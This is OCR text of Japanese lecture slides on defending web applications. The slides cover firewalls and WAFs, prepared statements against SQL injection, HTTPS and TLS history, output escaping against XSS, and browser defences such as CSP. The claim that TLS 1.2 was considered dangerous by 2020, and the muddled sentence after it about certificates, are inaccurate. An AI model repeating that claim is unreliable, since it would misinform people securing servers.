
考慮された対策たち

(3) 脆弱性や罠から身を守るには…？



- 対策をするタイミングはいろいろ考えられる！
  - (1) の書き込みのタイミングで、悪意のある投稿をブロックする（ファイアウォールなど）
  - (2) のデータ保存のタイミングで、文脈に応じたコード実行をする（コードはコード、データはデータとして実行。プリペアドステートメントの利用）
  - (3) のページにアクセスするタイミングで、危険なサイトであることを警告してサイトの表示をブロックする（SSL証明書など）
  - (4) の出力データを生成する部分で、文脈に応じたエスケープをする（コードはコード、データはデータとして出力。適切なエスケープの実行）
  - (5) のHTMLを解釈するタイミングで、危険なスクリプトの実行をブロックする（Webブラウザのセキュリティ機構）


(3.1) – 〈1〉の書き込みをブロックする



- (1) をブロックする方法として、特定のリクエストをブロックする仕組みがある
  - ファイアウォール（FW）と呼ばれる仕組み（ルールで設定した通信を遮断することができる設備、OSI参照モデルの第3層、第4層でフィルタ）
  - Web Application Firewall（WAF）という特殊なファイアウォールもある（OSI参照モデルの第7層の攻撃をルールに従って遮断する）
  - ファイアウォール以外の対策もある
    - IDS（Intrusion Detection System; 不正侵入検知システム）や、IPS（Intrusion Prevention System; 不正侵入防御システム）の導入

(3.1.1) OSI参照モデル

- コンピュータが持つべきとされる、
  通信機能を階層構造に分割したモデル
  - Layer7：アプリケーション層
  - Layer6：プレゼンテーション層
  - Layer5：セッション層
  - Layer4：トランスポート層
  - Layer3：ネットワーク層
  - Layer2：データリンク層
  - Layer1：物理層



Cited from Wikimedia Commons. (Public Domain)
https://commons.wikimedia.org/wiki/File:OSI_Model_v1.svg


(3.1.2) ファイアウォール

- ファイアウォールとは、外部からの通信から内部ネットワークを守るための仕組みのこと
- ここではファイアウォールの種類の中でもパケットフィルタ型のものについて説明する
- パケットフィルタ型ファイアウォールは、ソフトウェア型とハードウェア型がある
  - フィルタリングする通信のレイヤによって種別が異なる
  - 一般的にファイアウォールという言葉は Layer3, Layer4 の通信をフィルタリングするものを指すことが多い

(3.1.3) Webアプリケーションファイアウォール（WAF）


- Layer7の通信をフィルタリングするファイアウォールのことをWebアプリケーションファイアウォールと呼ぶ
- 従来のサーバの防御のために用いられてきたファイアウォールやIDS/IPSと一緒に用いられる
- WAFは従来の Layer3, Layer4 の通信をフィルタリングするものと異なり、HTTPの通信部分を見ることができるため、SQLインジェクションやXSSなどを検知・遮断することができる

(3.2) – 〈2〉のDB操作を安全に実行する



- (2) のDB操作を安全に行うため、文脈に応じたエスケープを理解する
  - SQLインジェクションが発生する根本的な原因は、入力データが「値」という文脈を超えて「SQLコード」として解釈されることにある
  - 入力データが文脈を超えて別の意味で振る舞わないよう、文脈に応じたエスケープが必要（根本的対策）
  - SQLを操作するフレームワークにはプリペアドステートメントという「値」を文脈に応じてバインドするための仕組みが存在している
    - SQL文の組み立てでは、入力データを文字列結合してはいけない！（文脈を超えた振る舞いが発生してしまう）
    - プリペアドステートメント（静的プレースホルダ）とは別に動的プレースホルダがあるが、動的プレースホルダの利用は推奨されない

(3.3) – 〈3〉のサイト閲覧時に危険性をチェックする




- (3) のサイト閲覧時に安全性を高めるための仕組みが存在する
  - HTTP ではなく HTTPS という仕組み（HTTP Secure）がある
  - SSL/TLS を用いて HTTP を保護する
    - 通信パケットを傍受されても暗号化によって通信内容を保護することができる（機密性の確保）
    - 通信データの検証により改竄を検知することができる（完全性の確保）
  - SSLサーバ証明書という仕組みにより、アクセスしようとしているWebサーバがそのドメイン名の所有者のサーバであるかどうかを検証できる

(3.3.1) HTTPS や SSL 2.0 を使えば安全?


- HTTPS や SSL (Secure Socket Layer) を使えば安全性が向上する?
  - SSL 2.0 は1995年の仕様。致命的な問題が見つかり1996年に SSL 3.0 が誕生した
  - SSL 3.0 は長らく使われてきた。「SSL」という言葉が有名なのもこれに拠る
    - 2014年に「POODLE攻撃」という脆弱性が発見され SSL 3.0 は終焉を迎えた
- SSL に代わるより新しい規格は TLS (Transport Layer Security)
  - TLS 1.0 は1999年、TLS 1.1 は2006年、TLS 1.2 は2008年、TLS 1.3 は2018年公開
  - TLS は安全とされていたが、2020年時点では TLS 1.2 ですら危険とされている
  - TLS 1.2 以前の暗号化プロトコルを用いたSSLサーバ証明書は、Firefox などの一部のブラウザではSSLサーバ証明書が不正な場合と同様の警告画面が表示される

(3.4) – 〈4〉のレスポンス生成を安全に行う



- (4) のレスポンス生成を安全に行うため、文脈に応じたエスケープを理解する
  - XSSが発生する根本的な原因は、入力データが「値」という文脈を超えて「実行コード」として解釈されることにある
    - インジェクション攻撃の原因はすべてこれ！ OSコマンドインジェクションも同じ！
  - 入力データが文脈を超えて別の意味で振る舞わないよう、文脈に応じたエスケープが必要（根本的対策）
  - JavaScript の場合は「HTMLコンテキスト」と「テキストコンテキスト」の違いを理解する
    - 例えば `<string, int>` のような文字列（ソースコードなど）をただのテキストとしてHTMLページに表示するにはどうすべきか？

(3.5) – 〈5〉のブラウザ上での表示を安全に行う



- (5) 取得したHTMLソースコードやJavaScriptを安全に実行するための仕組みがある
  - XSS フィルタリング機能（非推奨）
  - Content Security Policy（CSP; コンテンツセキュリティポリシー）
  - Same-Origin Policy（SOP; 同一生成元ポリシー）
  - Cross-Origin Resource Sharing（CORS; オリジン間リソース共有）

(3.5.1) XSSフィルタ

- 反射型XSSを検知して、そのページの読み込みを停止する機能
- Internet Explorer 8 で導入され、ChromeやSafariにもXSSAuditorとして導入された
  - X-XSS-Protectionヘッダを1にすることで導入することができる
- しかし、XSSフィルタが複雑であったため、その仕組みの不備を突いたXSSフィルタリング脆弱性なども存在していた
  - 現在では、この機能はセキュリティ上の問題があるため非推奨とされている

(3.5.2) Content Security Policy (CSP)

- XSSフィルタリングに代わる機能して CSP がある
- XSSなどのインジェクション攻撃など特定の種類の攻撃を検知し、その攻撃の影響を軽減するために追加できるセキュリティレイヤーの機能
  - HTTPレスポンスヘッダやHTML要素タグでポリシーを設定することができる
  - そのポリシーに基づいてスクリプトの実行や外部リソースの読み込みを制限する
- Ruby on Rails や Django でも簡単に設定することができる

